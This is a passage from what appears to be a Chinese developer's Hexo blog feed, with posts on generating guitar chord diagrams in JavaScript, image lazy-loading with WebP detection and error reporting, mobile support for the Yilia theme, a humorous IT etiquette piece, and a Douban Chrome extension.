<figure class="highlight xquery"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div><div class="line">12</div><div class="line">13</div><div class="line">14</div><div class="line">15</div><div class="line">16</div><div class="line">17</div><div class="line">18</div><div class="line">19</div><div class="line">20</div><div class="line">21</div><div class="line">22</div><div class="line">23</div><div class="line">24</div><div class="line">25</div><div class="line">26</div><div class="line">27</div><div class="line">28</div><div class="line">29</div><div class="line">30</div><div class="line">31</div><div class="line">32</div><div class="line">33</div><div class="line">34</div><div class="line">35</div><div class="line">36</div><div class="line">37</div><div class="line">38</div><div class="line">39</div><div class="line">40</div></pre></td><td class="code"><pre><div class="line">var positions = &#123;</div><div class="line">    <span class="string">"E"</span>: &#123;</div><div class="line">    	<span class="string">"A"</span>:  <span class="number">5</span>,</div><div class="line">    	<span class="string">"A#"</span>: <span class="number">6</span>,</div><div class="line">    	<span class="string">"Bb"</span>: <span class="number">6</span>,</div><div class="line">    	<span class="string">"B"</span>:  <span class="number">7</span>,</div><div class="line">    	<span class="string">"C"</span>:  <span class="number">8</span>,</div><div class="line">    	<span class="string">"C#"</span>: <span class="number">9</span>,</div><div class="line">    	<span class="string">"Db"</span>: <span class="number">9</span>,</div><div class="line">    	<span class="string">"D"</span>:  <span class="number">10</span>,</div><div class="line">    	<span class="string">"D#"</span>: <span class="number">11</span>,</div><div class="line">    	<span class="string">"Eb"</span>: <span class="number">11</span>,</div><div class="line">    	<span class="string">"E"</span>:  <span class="number">12</span>,</div><div class="line">    	<span class="string">"F"</span>:  <span class="number">1</span>,</div><div class="line">    	<span class="string">"F#"</span>: <span class="number">2</span>,</div><div class="line">    	<span class="string">"Gb"</span>: <span class="number">2</span>,</div><div class="line">    	<span class="string">"G"</span>:  <span class="number">3</span>,</div><div class="line">    	<span class="string">"G#"</span>: <span class="number">4</span>,</div><div class="line">    	<span class="string">"Ab"</span>: <span class="number">4</span></div><div class="line">    &#125;,</div><div class="line">    <span class="string">"A"</span>: &#123;</div><div class="line">     	<span class="string">"A"</span>:  <span class="number">12</span>,</div><div class="line">     	<span class="string">"A#"</span>: <span class="number">1</span>,</div><div class="line">     	<span class="string">"Bb"</span>: <span class="number">1</span>,</div><div class="line">     	<span class="string">"B"</span>:  <span class="number">2</span>,</div><div class="line">     	<span class="string">"C"</span>:  <span class="number">3</span>,</div><div class="line">     	<span class="string">"C#"</span>: <span class="number">4</span>,</div><div class="line">     	<span class="string">"Db"</span>: <span class="number">4</span>,</div><div class="line">     	<span class="string">"D"</span>:  <span class="number">5</span>,</div><div class="line">     	<span class="string">"D#"</span>: <span class="number">6</span>,</div><div class="line">     	<span class="string">"Eb"</span>: <span class="number">6</span>,</div><div class="line">     	<span class="string">"E"</span>:  <span class="number">7</span>,</div><div class="line">     	<span class="string">"F"</span>:  <span class="number">8</span>,</div><div class="line">     	<span class="string">"F#"</span>: <span class="number">9</span>,</div><div class="line">     	<span class="string">"Gb"</span>: <span class="number">9</span>,</div><div class="line">     	<span class="string">"G"</span>:  <span class="number">10</span>,</div><div class="line">     	<span class="string">"G#"</span>: <span class="number">11</span>,</div><div class="line">     	<span class="string">"Ab"</span>: <span class="number">11</span></div><div class="line">    &#125;</div><div class="line">  &#125;;</div></pre></td></tr></table></figure>
<p>同时，将E、A的开放和弦的指型描述出来：</p>
<figure class="highlight prolog"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div><div class="line">12</div><div class="line">13</div><div class="line">14</div><div class="line">15</div><div class="line">16</div><div class="line">17</div><div class="line">18</div><div class="line">19</div><div class="line">20</div><div class="line">21</div><div class="line">22</div><div class="line">23</div><div class="line">24</div><div class="line">25</div></pre></td><td class="code"><pre><div class="line">//这里仅列出<span class="symbol">E</span>、<span class="symbol">A</span>大小和弦，共四种指法</div><div class="line">//更详细指法数据结构可参看后面demo</div><div class="line"></div><div class="line">chord_shapes = &#123;</div><div class="line">  	<span class="string">"M E"</span>: &#123;</div><div class="line">		name: <span class="string">"Maj"</span>,</div><div class="line">		chord: [[<span class="number">3</span>, <span class="number">2</span>], [<span class="number">4</span>, <span class="number">3</span>], [<span class="number">5</span>, <span class="number">3</span>]],</div><div class="line">		bars: [&#123;from_string: <span class="number">6</span>, to_string: <span class="number">1</span>, fret: <span class="number">1</span>&#125;]</div><div class="line">  	&#125;,</div><div class="line">  	<span class="string">"m E"</span>: &#123;</div><div class="line">	    name: <span class="string">"m"</span>,</div><div class="line">	    chord: [[<span class="number">4</span>, <span class="number">3</span>], [<span class="number">5</span>, <span class="number">3</span>]],</div><div class="line">	    bars: [&#123;from_string: <span class="number">6</span>, to_string: <span class="number">1</span>, fret: <span class="number">1</span>&#125;]</div><div class="line">  	&#125;,</div><div class="line">  	<span class="string">"M A"</span>: &#123;</div><div class="line">	    name: <span class="string">"Maj"</span>,</div><div class="line">	    chord: [[<span class="number">2</span>, <span class="number">3</span>], [<span class="number">3</span>, <span class="number">3</span>], [<span class="number">4</span>, <span class="number">3</span>], [<span class="number">6</span>, <span class="string">"x"</span>]],</div><div class="line">	    bars: [&#123;from_string: <span class="number">5</span>, to_string: <span class="number">1</span>, fret: <span class="number">1</span>&#125;]</div><div class="line">  	&#125;,</div><div class="line">  	<span class="string">"m A"</span>: &#123;</div><div class="line">	    name: <span class="string">"m"</span>,</div><div class="line">	    chord: [[<span class="number">2</span>, <span class="number">2</span>], [<span class="number">3</span>, <span class="number">3</span>], [<span class="number">4</span>, <span class="number">3</span>], [<span class="number">6</span>, <span class="string">"x"</span>]],</div><div class="line">	    bars: [&#123;from_string: <span class="number">5</span>, to_string: <span class="number">1</span>, fret: <span class="number">1</span>&#125;]</div><div class="line">  	&#125;</div><div class="line">&#125;;</div></pre></td></tr></table></figure>
<p>分别传递“和弦名”,“指法”，“类型”作为参数，我们就可以很容易的画出和弦：</p>
<figure class="highlight less"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div></pre></td><td class="code"><pre><div class="line"><span class="selector-tag">createChord</span>(<span class="string">"C"</span>, <span class="string">"A"</span>, <span class="string">"M A"</span>);  \\画出<span class="selector-tag">C</span>和弦，用<span class="selector-tag">A</span>指法，定义类型是大三和弦(Maj)</div><div class="line"><span class="selector-tag">createChord</span>(<span class="string">"D"</span>, <span class="string">"A"</span>, <span class="string">"m A"</span>);  \\画出<span class="selector-tag">Dm</span>和弦，用<span class="selector-tag">A</span>指法，定义类型是小三和弦(Minor)</div></pre></td></tr></table></figure>
<p>###Demo</p>
<p>以下是<a href="/assets/demo/chord/index.html">完整Demo</a>，将上述chord_shapes的指型补充得更完整。</p>
<p>并且尝试用A指型，自动生成了C调的7个常用和弦。</p>
<p>End. 2015.5.25</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;&lt;img src=&quot;/assets/blogImg/chord1.jpg&quot; alt=&quot;Image By Dustin Wallace&quot;&gt; &lt;/p&gt;
&lt;p&gt;诚然，吉他有上千个和弦。世界上最厉害的吉他大师，也无法一眼辨识出所有的和弦。&lt;/p&gt;
&lt;p&gt;更多时候，我们熟记几个基本的和弦，然后通过一定的计算法则，去推导其他的和弦。因而推导的逻辑就非常重要。&lt;/p&gt;
&lt;p&gt;《吉他三月通》一书把这乐理洋洋洒洒说了一百多页，我想试着让事情简单一些。&lt;/p&gt;
&lt;p&gt;最后，我们将逻辑实现成一个&lt;a href=&quot;/assets/demo/chord/index.html&quot;&gt;小程序&lt;/a&gt;，可以方便打印出想要推导的和弦。&lt;/p&gt;
&lt;p&gt;###音乐与数学&lt;/p&gt;
&lt;p&gt;既然是逻辑，都可以用数学去建模，然而音乐与数学之间，却有一点非常重要的差异。&lt;/p&gt;
&lt;p&gt;在这之前，我们得谈点有趣的事情，它们都有共同的原因：&lt;/p&gt;
&lt;ol&gt;
&lt;li&gt;为什么我们会觉得某首歌很“中国风”？&lt;/li&gt;
&lt;li&gt;为什么某些日本的传统音乐听起来很“诡异”？&lt;/li&gt;
&lt;li&gt;为什么钢琴要做成黑键白键，所有键都一样不行吗？&lt;/li&gt;
&lt;/ol&gt;
    
    </summary>
    
    
      <category term="旧事" scheme="https://RainieZhang-yilia.github.io/tags/%E6%97%A7%E4%BA%8B/"/>
    
  </entry>
  
  <entry>
    <title>说到加载图片，我们可以谈些什么</title>
    <link href="https://RainieZhang-yilia.github.io/2015/04/28/img-lazy-load/"/>
    <id>https://RainieZhang-yilia.github.io/2015/04/28/img-lazy-load/</id>
    <published>2015-04-28T15:54:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p><img src="/assets/blogImg/lazyload.jpg" alt="原图 by Denis Perepelenko">    </p>
<p>其实，一开始让我在网页中加载一张图片，我是，是拒绝的…因为实在太简单了。</p>
<p><code>&lt;img src=&quot;xx.jpg&quot; /&gt;</code>是每个前端开发都会的技能。然而，如果你想做到极致，事情还没有这么简单。</p>
<p>最近实现了个图片加载器，用于大型web前端项目中，关于加载图片这一话题，仔细想来可以加许多的特技。</p>
<a id="more"></a>
<p>###第一步：滚屏加载</p>
<p>这是最容易想到的点，也是一开始就准备做的。</p>
<p>随web体验的进步，滚屏加载代替分页加载的情形越来越多。也就是先预留图片位置，而不去加载图片，直到这个预留区域滚动到屏幕中，用户能看见了，才去加载图片。如此一来，有“按需加载”的意味，由于图片加载延后，不抢占带宽，在打开页面的首屏会快很多。我们称之为“懒加载(lazyload)”。</p>
<p>其实现也很简单，在html里面写<code>&lt;img lazy-src=&quot;xx.jpg&quot; /&gt;</code>，然后用js去判断这个节点是否出现在屏幕中，如果是，则取出<code>lazy-src</code>属性，赋值成<code>&lt;img lazy-src=&quot;xx.jpg&quot; src=&quot;xx.jpg&quot;/&gt;</code>，触发此节点onload，这就实现最简单的滚屏加载了。</p>
<p>###第二步：特殊状态处理</p>
<p>特殊状态有两种：加载中与加载失败。这两种情况的处理逻辑相类似，拿加载中的逻辑做例子。</p>
<p>图片触发加载，到图片加载完成（或失败）之间，肯定会有一段时间。不做处理的话，用户在等待的过程中，就只能看到空白的区域，非常的奇怪。在低网速，以及用户非常快的拉滚动条的情形下，这种现象将更加明显。</p>
<p>那么在触发onload之前，就需要补一些逻辑，展示对应的loading图。<br>将需要处理的img节点作为参数，调用tempImg函数，克隆一个节点强行插在img之前，用于loading中的展示。</p>
<figure class="highlight php"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div><div class="line">12</div></pre></td><td class="code"><pre><div class="line"><span class="keyword">var</span> tempImg = <span class="function"><span class="keyword">function</span><span class="params">(target)</span></span>&#123;</div><div class="line">    <span class="keyword">var</span> w = target.width();</div><div class="line">    <span class="keyword">var</span> h = target.height();</div><div class="line">    <span class="keyword">var</span> tempDom = target.<span class="keyword">clone</span>().addClass(<span class="string">"lazy-loding"</span>).insertBefore(target);</div><div class="line"></div><div class="line">    <span class="keyword">if</span>(w/h == <span class="number">1</span>)&#123;</div><div class="line">        tempDom[<span class="number">0</span>].src = <span class="string">"http://9.url.cn/edu/img/img-loading.png"</span>;</div><div class="line">    &#125;<span class="keyword">else</span>&#123;</div><div class="line">        tempDom[<span class="number">0</span>].src = <span class="string">"http://9.url.cn/edu/img/img-loading2.png"</span>;</div><div class="line">    &#125;</div><div class="line">    target.hide();</div><div class="line">&#125;</div></pre></td></tr></table></figure>
<p>###第三步：上报监控</p>
<p>这一步在大型前端项目中非常重要，也是经常被忽略的地方。尽管需要简易的后台配合，但不算麻烦的上报监控，能让产品更加稳定和健壮。</p>
<p>我在两个地方用到了上报。其一是图片加载失败，触发<code>onerror</code>时，这样一来我们能知道每天图片拉取失败的量；其二是图片加载的时间，能够帮助我们分析cdn服务是否异常，分析全国慢速用户比例等等。</p>
<p>而所谓的上报其实就是一个http请求，我会大概把这些信息带上</p>
<figure class="highlight mel"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div></pre></td><td class="code"><pre><div class="line">   <span class="keyword">log</span>(&#123;</div><div class="line">	<span class="string">'type'</span>: <span class="string">'error'</span>,</div><div class="line">	<span class="string">'msg'</span>: <span class="string">'lazyload拉取图片失败上报 '</span>,</div><div class="line">	<span class="string">'url'</span>: <span class="keyword">window</span>.location.href,</div><div class="line">	<span class="string">'pid'</span>: <span class="number">414342</span>  <span class="comment">//产品对应的id</span></div><div class="line">&#125;);</div></pre></td></tr></table></figure>
<p>###第四步：居中截取</p>
<p>这是前端无可避免的一个问题，先来说下此问题的背景。</p>
<p>由于我们是先用一个空白的img标签占位，再去加载图片，如果图片的高度特别长（比如新浪长微博），加载完成时就会撑开节点，引起滚动条的跳动。由于移动端屏幕较PC窄，一个跳动就可能让你找不到前一秒正在浏览的内容，这种体验尤其严重。在移动端的web设计中，可以看到许多知名互联网公司的产品，也经常忽略这一点。</p>
<p>因此我们可以限定占位区域的size，以此区域来做居中截取。当占位区域与图片最终展示同宽同高时，就不会引起跳动，而且也保持了视觉的一致性。</p>
<p>其原理如下，先判断是竖向长型图，还是横向长型图，根据不同的情况，优先让宽或高填充满占位区域，然后通过不同的负margin去实现居中。</p>
<figure class="highlight maxima"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div><div class="line">12</div><div class="line">13</div><div class="line">14</div><div class="line">15</div></pre></td><td class="code"><pre><div class="line"><span class="built_in">var</span> calSize = function($img) &#123;</div><div class="line">    <span class="built_in">var</span> w = $img.<span class="built_in">width</span>(), h = $img.<span class="built_in">height</span>(), <span class="built_in">width</span> = size[<span class="number">0</span>], <span class="built_in">height</span> = size[<span class="number">1</span>];</div><div class="line">    <span class="keyword">if</span>(w+h == <span class="number">0</span>) <span class="built_in">return</span>;</div><div class="line"></div><div class="line">    //如果是长型图，优先适配宽度，高度居中截取</div><div class="line">    <span class="keyword">if</span>(w/h &gt; <span class="built_in">width</span>/<span class="built_in">height</span>)&#123;</div><div class="line">        <span class="built_in">var</span> newWidth = <span class="built_in">height</span> * w / h;</div><div class="line">        <span class="built_in">var</span> margin = (<span class="built_in">width</span> - newWidth)/<span class="number">2</span>;</div><div class="line">        $img.<span class="built_in">height</span>(<span class="built_in">height</span>).css(&#123;<span class="string">"margin-left"</span>: margin&#125;);</div><div class="line">    &#125;<span class="keyword">else</span>&#123;</div><div class="line">        <span class="built_in">var</span> newHeight = <span class="built_in">width</span> * h / w;</div><div class="line">        <span class="built_in">var</span> margin = (<span class="built_in">height</span> - newHeight)/<span class="number">2</span>;</div><div class="line">        $img.<span class="built_in">width</span>(<span class="built_in">width</span>).css(&#123;<span class="string">"margin-top"</span>: margin&#125;);</div><div class="line">    &#125;</div><div class="line">&#125;</div></pre></td></tr></table></figure>
<p>###第五步：支持webp</p>
<p>webp格式图片是google开发的一种旨在加快图片加载速度的图片格式，压缩提交大概只有jpg的2/3。随chrome的比例越来越多，其实让更多用户体验到webp也是一件好事。</p>
<p>那么问题来了，怎么去判断用户的浏览器是否支持webp呢？<br>根据ua去判断是个好方法，但不太靠谱，因为chrome中其实也有设置，让它不能去支持webp，而且webkit本身就开源，会衍生出很多你不知道名字的浏览器。</p>
<p>最终我使用的是特性检测：</p>
<figure class="highlight php"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div><div class="line">12</div><div class="line">13</div><div class="line">14</div><div class="line">15</div><div class="line">16</div></pre></td><td class="code"><pre><div class="line"><span class="keyword">if</span>(!supportedWebPIsLoading) &#123;</div><div class="line">    supportedWebPIsLoading = <span class="keyword">true</span>;</div><div class="line">    <span class="keyword">var</span> images = &#123;</div><div class="line">        basic: <span class="string">"data:image/webp;base64,UklGRjIAAABXRUJQVlA4ICYAAACyAgCdASoCAAEALmk0mk0iIiIiIgBoSygABc6zbAAA/v56QAAAAA=="</span></div><div class="line">    &#125;, $img = <span class="keyword">new</span> Image();</div><div class="line">    $img.onload = <span class="function"><span class="keyword">function</span> <span class="params">()</span> </span>&#123;</div><div class="line">        supportedWebPIsLoading = <span class="keyword">false</span>;</div><div class="line">        $.cookie.set(<span class="string">"iswebp"</span> , +supportedWebP);</div><div class="line">    &#125;;</div><div class="line">    $img.onerror = <span class="function"><span class="keyword">function</span> <span class="params">()</span> </span>&#123;</div><div class="line">        supportedWebP = <span class="keyword">false</span>;</div><div class="line">        supportedWebPIsLoading = <span class="keyword">false</span>;</div><div class="line">        $.cookie.set(<span class="string">"iswebp"</span> , +supportedWebP);</div><div class="line">    &#125;;</div><div class="line">    $img.src = images.basic;</div><div class="line">&#125;</div></pre></td></tr></table></figure>
<p>我们会让浏览器试着加载一张非常小的base64格式的webp图片，如果能够正常加载，说明是支持webp的。</p>
<p>并且，会把测试记录在cookie里，所以第二次直接从cookie里读结果，基本不会影响性能。完成了最重要的检查，我们就可以放心让服务器返回不同格式的图片了。</p>
<p>End.</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;&lt;img src=&quot;/assets/blogImg/lazyload.jpg&quot; alt=&quot;原图 by Denis Perepelenko&quot;&gt;    &lt;/p&gt;
&lt;p&gt;其实，一开始让我在网页中加载一张图片，我是，是拒绝的…因为实在太简单了。&lt;/p&gt;
&lt;p&gt;&lt;code&gt;&amp;lt;img src=&amp;quot;xx.jpg&amp;quot; /&amp;gt;&lt;/code&gt;是每个前端开发都会的技能。然而，如果你想做到极致，事情还没有这么简单。&lt;/p&gt;
&lt;p&gt;最近实现了个图片加载器，用于大型web前端项目中，关于加载图片这一话题，仔细想来可以加许多的特技。&lt;/p&gt;
    
    </summary>
    
    
      <category term="js" scheme="https://RainieZhang-yilia.github.io/tags/js/"/>
    
  </entry>
  
  <entry>
    <title>hexo主题Yilia在移动端适配的一些事</title>
    <link href="https://RainieZhang-yilia.github.io/2015/02/23/yilia-on-mobile/"/>
    <id>https://RainieZhang-yilia.github.io/2015/02/23/yilia-on-mobile/</id>
    <published>2015-02-23T04:58:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p><a href="https://github.com/litten/hexo-theme-yilia" target="_blank" rel="external">Yilia</a>是我去年9月开发的主题，本来只是想给自己玩，因而开始有许多“任性”的设计。诸如“我本可以兼容ie，但我就不”这种…<br>结果star数越来越多，半年里，居然成为了搜索“hexo-theme”最多star数的主题。<br>感慨大家跟我一样任性的同时，也是受宠若惊，万分感谢！</p>
<p>而年前的主要矛盾，是日益增多的star和fork数，与功能还未完善之间的矛盾；以及越来越多的bug被大家发现，与我忙得飞起只好假装没发现这些bug的矛盾…</p>
<p>默默放下抢红包的手机，还是决定先把关于hexo最想解决的三件事之一：移动端适配给做了。</p>
<a id="more"></a>
<p>##三件事</p>
<p>话说这三件事一直有放在心上，是使用hexo时还不够满意的地方。<br><br>             </p>
<ol>
<li><strong>移动端适配。</strong>就很多主题来看，响应式布局就等同于移动端适配，这是远远不足够的。布局影响的仅仅是视觉，还必须有特有的交互逻辑，以适应大家的操作习惯。</li>
<li><strong>seo。</strong>hexo的seo还比较弱，description需要支持文章自定义比较稳妥，而把标签云塞到keyword里面去是个好想法。</li>
<li><strong>模块化加载。</strong>把fancybox，jiathis，duoshuo这些给延迟加载，移动端和pc端js分离。就瀑布图来看，是有信心提速20%-30%的。<br><br></li>
</ol>
<p>##移动端适配</p>
<p>关于适配着重在这些方面：</p>
<ul>
<li>滚动时视觉感官上的流畅性</li>
<li>便于单手操作</li>
<li>次要信息在左侧边栏的收纳管理</li>
</ul>
<video controls autoplay name="media"><source src="/assets/video/yilia-mobile.mp4" type="video/mp4"></video>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;&lt;a href=&quot;https://github.com/litten/hexo-theme-yilia&quot;&gt;Yilia&lt;/a&gt;是我去年9月开发的主题，本来只是想给自己玩，因而开始有许多“任性”的设计。诸如“我本可以兼容ie，但我就不”这种…&lt;br&gt;结果star数越来越多，半年里，居然成为了搜索“hexo-theme”最多star数的主题。&lt;br&gt;感慨大家跟我一样任性的同时，也是受宠若惊，万分感谢！&lt;/p&gt;
&lt;p&gt;而年前的主要矛盾，是日益增多的star和fork数，与功能还未完善之间的矛盾；以及越来越多的bug被大家发现，与我忙得飞起只好假装没发现这些bug的矛盾…&lt;/p&gt;
&lt;p&gt;默默放下抢红包的手机，还是决定先把关于hexo最想解决的三件事之一：移动端适配给做了。&lt;/p&gt;
    
    </summary>
    
    
      <category term="主题" scheme="https://RainieZhang-yilia.github.io/tags/%E4%B8%BB%E9%A2%98/"/>
    
      <category term="hexo" scheme="https://RainieZhang-yilia.github.io/tags/hexo/"/>
    
  </entry>
  
  <entry>
    <title>IT圈装逼速成指南</title>
    <link href="https://RainieZhang-yilia.github.io/2015/02/21/guide-for-zb/"/>
    <id>https://RainieZhang-yilia.github.io/2015/02/21/guide-for-zb/</id>
    <published>2015-02-21T14:50:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p>我有个朋友，春节回来了大家聚在一起，说自己买了iphone6但总觉得自己还是很low，问这是怎么回事？<br>其实生活过得怎样，跟iphone是两码事。先把生活过得充实了，切莫本末倒置。当然，我们可以就“IT圈如何愉快的装X”敞开心扉谈下这个问题。<br>以下几点仅供参考，实践时请注意预防雷劈。</p>
<p>##谈资类</p>
<p><strong>1、谈乔纳森。</strong><br>苹果设计师乔纳森。你要往死里黑他，但一定请记住，得是爱到深处自然黑那种黑。顺手拿过iphone6当惊堂木一拍（兄弟你得狠下这个心），当小伙伴因震惊不解而望着你时，你微微一笑，缓缓叹气：“彩虹山上的渐变爵士，身上却流着极简的血液…”</p>
<p><strong>2、谈亚马逊。</strong><br>要坚定保持亚马逊没啥黑点的观点不动摇。当别人说到界面和UI时，你整个人都要散发出一种“亚马逊的产品很牛的所以界面什么的并不重要”的气质。</p>
<a id="more"></a>
<p><strong>3、谈阿里IPO。</strong><br>这个话题面前，谈什么都会很low。但你可以很随意的说：哈哈，现场wifi信号一定很强！<br>小伙伴们细细一品，就没人敢说话了。恰恰是这句随意的话，突显了你对整个路演格局的了然于胸！300名销售人员，主场和分场，等电梯要半小时，队伍有十八个弯…这些信息量都涵盖在这句话里了。</p>
<p>##话题类</p>
<p><strong>1、关于APP。</strong><br>[ˈæp] 念阿破（与爱破也比较像，参见音标），不能把三个字母拆开念成A P P。总的来说有三大注意事项：1、国内的，不玩。2、流行的，不玩。3、名声响的，不玩。</p>
<p><strong>2、关于手机贴膜。</strong><br>营造出一种“一个批判者的自我愤怒”的气氛，让人感觉你在贴与不贴之间，一定有一段不可言说的故事。然后表现出自己已超脱了挣扎，在自己这个level，跟大家再讨论现实问题已毫无意义。因而你只好微笑着说：“你们不觉得让屏幕随手机一起慢慢变老，是一件很浪漫的事情吗？”</p>
<p><strong>3、关于朋友圈。</strong><br>A：怎么很少见你发朋友圈？你：哦…国内的sns（一定要秀个英文）不太有意思，我回头把我ins帐号发你。<br>当然你的朋友圈里还是可以写些东西，参考文字：脑残粉了一回，终于遇到了Trip Hawkins，从Spore开始就已喜欢上了EA…</p>
<p><strong>4、关于BAT。</strong><br>不谈。</p>
<p>##技巧类</p>
<p><strong>1、欲扬先抑。</strong><br>在赞美目标的之前，把同类产品先夸一遍。不经意间，透露出自己知识面广，却又别有追求。具体句式可参考《中国好声音》：“杨坤老师，我一直很喜欢你，但是…”</p>
<p><strong>2、回答问题。</strong><br>使用知乎文风，可助你吹的牛逼鹏翔万里，栩栩如生。有人会问，什么是知乎文风，难学吗？不难，记住两个词就可以了。<br>第一个词在最开头用，“谢邀”。不管有没有人邀你，这主要是营造“我不是一个人在战斗”的氛围，以及一种“我本沉默奈何盛情难却”的傲娇。<br>第二个词在最末尾用，“以上”。不管你以上的内容怎样，就这么一个词，有种老子发言结束了，你们该鼓掌的鼓掌该献花的献花的微妙情怀。</p>
<p>以上。</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;我有个朋友，春节回来了大家聚在一起，说自己买了iphone6但总觉得自己还是很low，问这是怎么回事？&lt;br&gt;其实生活过得怎样，跟iphone是两码事。先把生活过得充实了，切莫本末倒置。当然，我们可以就“IT圈如何愉快的装X”敞开心扉谈下这个问题。&lt;br&gt;以下几点仅供参考，实践时请注意预防雷劈。&lt;/p&gt;
&lt;p&gt;##谈资类&lt;/p&gt;
&lt;p&gt;&lt;strong&gt;1、谈乔纳森。&lt;/strong&gt;&lt;br&gt;苹果设计师乔纳森。你要往死里黑他，但一定请记住，得是爱到深处自然黑那种黑。顺手拿过iphone6当惊堂木一拍（兄弟你得狠下这个心），当小伙伴因震惊不解而望着你时，你微微一笑，缓缓叹气：“彩虹山上的渐变爵士，身上却流着极简的血液…”&lt;/p&gt;
&lt;p&gt;&lt;strong&gt;2、谈亚马逊。&lt;/strong&gt;&lt;br&gt;要坚定保持亚马逊没啥黑点的观点不动摇。当别人说到界面和UI时，你整个人都要散发出一种“亚马逊的产品很牛的所以界面什么的并不重要”的气质。&lt;/p&gt;
    
    </summary>
    
    
      <category term="旧事" scheme="https://RainieZhang-yilia.github.io/tags/%E6%97%A7%E4%BA%8B/"/>
    
      <category term="生活" scheme="https://RainieZhang-yilia.github.io/tags/%E7%94%9F%E6%B4%BB/"/>
    
  </entry>
  
  <entry>
    <title>展示豆瓣未登录首页的chrome插件</title>
    <link href="https://RainieZhang-yilia.github.io/2014/10/16/douban-index-for-chrome/"/>
    <id>https://RainieZhang-yilia.github.io/2014/10/16/douban-index-for-chrome/</id>
    <published>2014-10-16T00:15:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p>某天，我惊讶的发现，豆瓣未登陆时的首页，比登录后的首页还要好玩！<br>其实，并不是只有我一个人这么觉得，我甚至见过有人专门打开隐身窗口刷此页面，真是机智的少年。        </p>
<p>不是很理解之余，这个chrome插件<a href="https://chrome.google.com/webstore/detail/%E8%B1%86%E7%93%A3%E9%A6%96%E9%A1%B5/pkciaaffjliomglnmjcjekkinbnnjcah?hl=zh-CN" target="_blank" rel="external">豆瓣首页 for chome</a>就诞生了。</p>
<p>但这个问题很有意思。<br><a id="more"></a></p>
<p>进入豆瓣相关页面，在导航条处会有“默认首页”tab，如截图虚线框处所示。点击即可进入。</p>
<p><img src="https://lh3.googleusercontent.com/Fo9kVNBCTqFVjBZUg901r0r50cB5zlVPN9DN5dbBBo_tpXFWTUUny-715sBnlwLVzdzZCm8s=s640-h400-e365-rw" alt="豆瓣首页 for chome"></p>
<p>这个问题有意思的地方在于，在国内很少有人做类似“减法”的东西。未登录时展示聚合的热门内容；登录后展示与个人相关的推荐内容，两者竟只取其一。大家例行吐槽，吐槽后接着用。</p>
<p>我找到了官方的一些解释：<a href="http://blog.douban.com/douban/2013/09/06/2662/" target="_blank" rel="external">《由头和环境：新豆瓣首页看待世界的方式》</a></p>
<blockquote>
<p>懂你的，会随你而变。… 希望豆瓣在你眼中不是一成不变的寂静的水泥地面，而是和你共呼吸、同作息的有氧森林。</p>
</blockquote>
<p>这句话说得很棒，各种产品的未来愿景都应如是。看到这会知道为什么以前的“豆瓣猜”会变成“订阅”，即使两者没太大本质的区别，但前者是被动的感觉，后者则是表达主动的需要。</p>
<p>那么推荐算法在这个产品形态中，则扮演了一个非常重要的角色。但目前，我个人感觉豆瓣的推荐并不能十分使人满意。</p>
<p>因而有了这个chrome插件。<br>我做这个插件，最由衷的愿望，就是某天能把这插件给消灭掉。</p>
<p>附：<a href="https://github.com/litten/douban-index" target="_blank" rel="external">github地址</a></p>
<p>litten 2014.10.16</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;某天，我惊讶的发现，豆瓣未登陆时的首页，比登录后的首页还要好玩！&lt;br&gt;其实，并不是只有我一个人这么觉得，我甚至见过有人专门打开隐身窗口刷此页面，真是机智的少年。        &lt;/p&gt;
&lt;p&gt;不是很理解之余，这个chrome插件&lt;a href=&quot;https://chrome.google.com/webstore/detail/%E8%B1%86%E7%93%A3%E9%A6%96%E9%A1%B5/pkciaaffjliomglnmjcjekkinbnnjcah?hl=zh-CN&quot;&gt;豆瓣首页 for chome&lt;/a&gt;就诞生了。&lt;/p&gt;
&lt;p&gt;但这个问题很有意思。&lt;br&gt;
    
    </summary>
    
    
      <category term="工具" scheme="https://RainieZhang-yilia.github.io/tags/%E5%B7%A5%E5%85%B7/"/>
    
      <category term="chrome" scheme="https://RainieZhang-yilia.github.io/tags/chrome/"/>
    
  </entry>
  
  <entry>
    <title>浏览器野史 UserAgent列传（下）</title>
    <link href="https://RainieZhang-yilia.github.io/2014/10/05/history-of-browser-useragent2/"/>
    <id>https://RainieZhang-yilia.github.io/2014/10/05/history-of-browser-useragent2/</id>
    <published>2014-10-05T09:26:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p><img src="/assets/blogImg/browser-history2.jpg" alt="其实应该叫做浏览器约架史">    </p>
<p>前篇<a href="/2014/09/26/history-of-browser-useragent/">《浏览器野史 UserAgent列传（上）》</a></p>
